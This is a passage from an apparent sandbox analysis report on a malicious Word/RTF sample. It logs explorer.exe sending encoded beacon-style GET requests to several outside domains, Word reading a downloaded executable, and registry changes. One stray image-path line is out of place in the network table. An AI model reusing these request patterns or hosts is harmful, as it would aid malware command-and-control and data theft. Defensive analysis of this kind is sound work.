May 12, 2021 11:35:24.188290119 CEST	2043	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 09:35:24 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c0c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49171	107.155.89.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:29.433298111 CEST	2044	OUT	GET /a8si/?bzrD=tsBWpGsRZmy7d7x2nhlySyt7kUJXdizctJsfNrtXFEv4lF0eOqcyqbf0nJIyY4rkKVxBEQ==&yxl4A=IJB8SptPOV HTTP/1.1 Host: www.betsysellsswfl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 11:35:29.600893974 CEST	2045	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 09:35:29 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://betsysellsswfl.com/a8si/?bzrD=tsBWpGsRZmy7d7x2nhlySyt7kUJXdizctJsfNrtXFEv4lF0eOqcyqbf0nJIyY4rkKVxBEQ==&yxl4A=IJB8SptPOV Content-Length: 427 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 65 74 73 79 73 65 6c 6c 73 73 77 66 6c 2e 63 6f 6d 2f 61 38 73 69 2f 3f 62 7a 72 44 3d 74 73 42 57 70 47 73 52 5a 6d 79 37 64 37 78 32 6e 68 6c 79 53 79 74 37 6b 55 4a 58 64 69 7a 63 74 4a 73 66 4e 72 74 58 46 45 76 34 6c 46 30 65 4f 71 63 79 71 62 66 30 6e 4a 49 79 59 34 72 6b 4b 56 78 42 45 51 3d 3d 26 61 6d 70 3b 79 78 6c 34 41 3d 49 4a 42 38 53 70 74 50 4f 56 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 62 65 74 73 79 73 65 6c 6c 73 73 77 66 6c 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.betsysellsswfl.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49172	209.143.158.10	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:34.885409117 CEST	2046	OUT	GET /a8si/?yxl4A=IJB8SptPOV&bzrD=SdeqJz6wjaIyYsu9X1DHbU17V+TmiEx/wZfEfcHGPKPVmfA4v4050PCPps/OkVYskoJ4SA== HTTP/1.1 Host: www.ethereumdailypay.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:35.223258018 CEST	2047	IN	HTTP/1.1 200 OK Cache-Control: no-cache Pragma: no-cache Content-Type: text/html; Charset=utf-8 Expires: Tue, 11 May 2021 09:35:34 GMT Server: Microsoft-IIS/8.5 Set-Cookie: SITE=distributor%5FID=976489; expires=Thu, 12-May-2022 07:00:00 GMT; path=/; HttpOnly Set-Cookie: ASPSESSIONIDSQDCABCA=HKOKJNCBGOPBFIOCKFHJPAHG; path=/; HttpOnly; httpOnly X-Frame-Options: * Date: Wed, 12 May 2021 09:35:35 GMT Connection: close Content-Length: 4633 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 20 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 46 72 65 65 20 41 63 63 65 73 73 22 20 2f 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4f 70 65 6e 2b 53 61 6e 73 3a 33 30 30 69 74 61 6c 69 63 2c 34 30 30 69 74 61 6c 69 63 2c 36 30 30 69 74 61 6c 69 63 2c 37 30 30 69 74 61 6c 69 63 2c 38 30 30 69 74 61 6c 69 63 2c 34 30 30 2c 33 30 30 2c 36 30 30 2c 37 30 30 2c 38 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4c 61 74 6f 3a 34 30 30 2c 37 30 30 2c 39 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 69 6d 61 67 65 73 72 74 65 2f 64 31 37 31 38 37 39 2f 69 6d 61 67 65 73 2d 6c 65 61 64 6c 69 67 68 74 6e 69 6e 67 2f 73 74 79 6c 65 2d 6c 65 61 64 2d 6c 69 67 68 74 6e 69 6e 67 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 2f 3e 0d 0a 0d 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 43 72 65 61 74 65 20 61 20 66 72 65 6e 7a 79 20 6f 66 20 72 65 64 20 68 6f 74 20 62 75 79 65 72 73 2e 22 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 4e 65 77 20 50 75 73 68 20 42 75 74 74 6f 6e 20 53 79 73 74 65 6d 20 46 6f 72 20 43 72 65 61 74 69 6e 67 20 52 65 64 20 48 6f 74 20 42 75 79 65 72 73 20 61 6e 64 20 46 72 65 73 68 20 4c 65 61 64 73 20 44 61 69 6c 79 2e 22 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 65 62 73 69 74 65 22 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="keywords" content="Free Access" /><link href="//fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,600italic,700italic,800italic,400,300,600,700,800" rel="stylesheet" type="text/css" /><link href="//fonts.googleapis.com/css?family=Lato:400,700,900" rel="stylesheet" type="text/css" /><link href="/imagesrte/d171879/images-leadlightning/style-lead-lightning.css" rel="stylesheet" /><meta content="Create a frenzy of red hot buyers." name="description" /><meta content="New Push Button System For Creating Red Hot Buyers and Fresh Leads Daily." property="og:title" /><meta content="website" property="og:

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2300 Parent PID: 584

General

Start time:	11:33:33
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f5b0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE90E683B	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE56D26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$60a1e9_by_Libranalysis.rtf	success or wait	1	7FEE55F9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\docsc[1].exe	unknown	973824	success or wait	1	7FEE90C9FBF	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\docsc[1].exe	unknown	973824	success or wait	1	7FEE90C9FBF	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE560E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE560E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE560E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE55F9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE55F9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE55F9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F514B	success or wait	1	7FEE55F9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F514B	F514B	binary	04 00 00 00 FC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 B3 09 F4 66 5D 47 D7 01 4B 51 0F 00 4B 51 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE55F9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1387003951	1387003952	success or wait	1	7FEE55F9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1387003952	1387003953	success or wait	1	7FEE55F9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F514B	F514B	binary	04 00 00 00 FC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 B3 09 F4 66 5D 47 D7 01 4B 51 0F 00 4B 51 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 FC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4B 51 0F 00 4B 51 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE55F9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 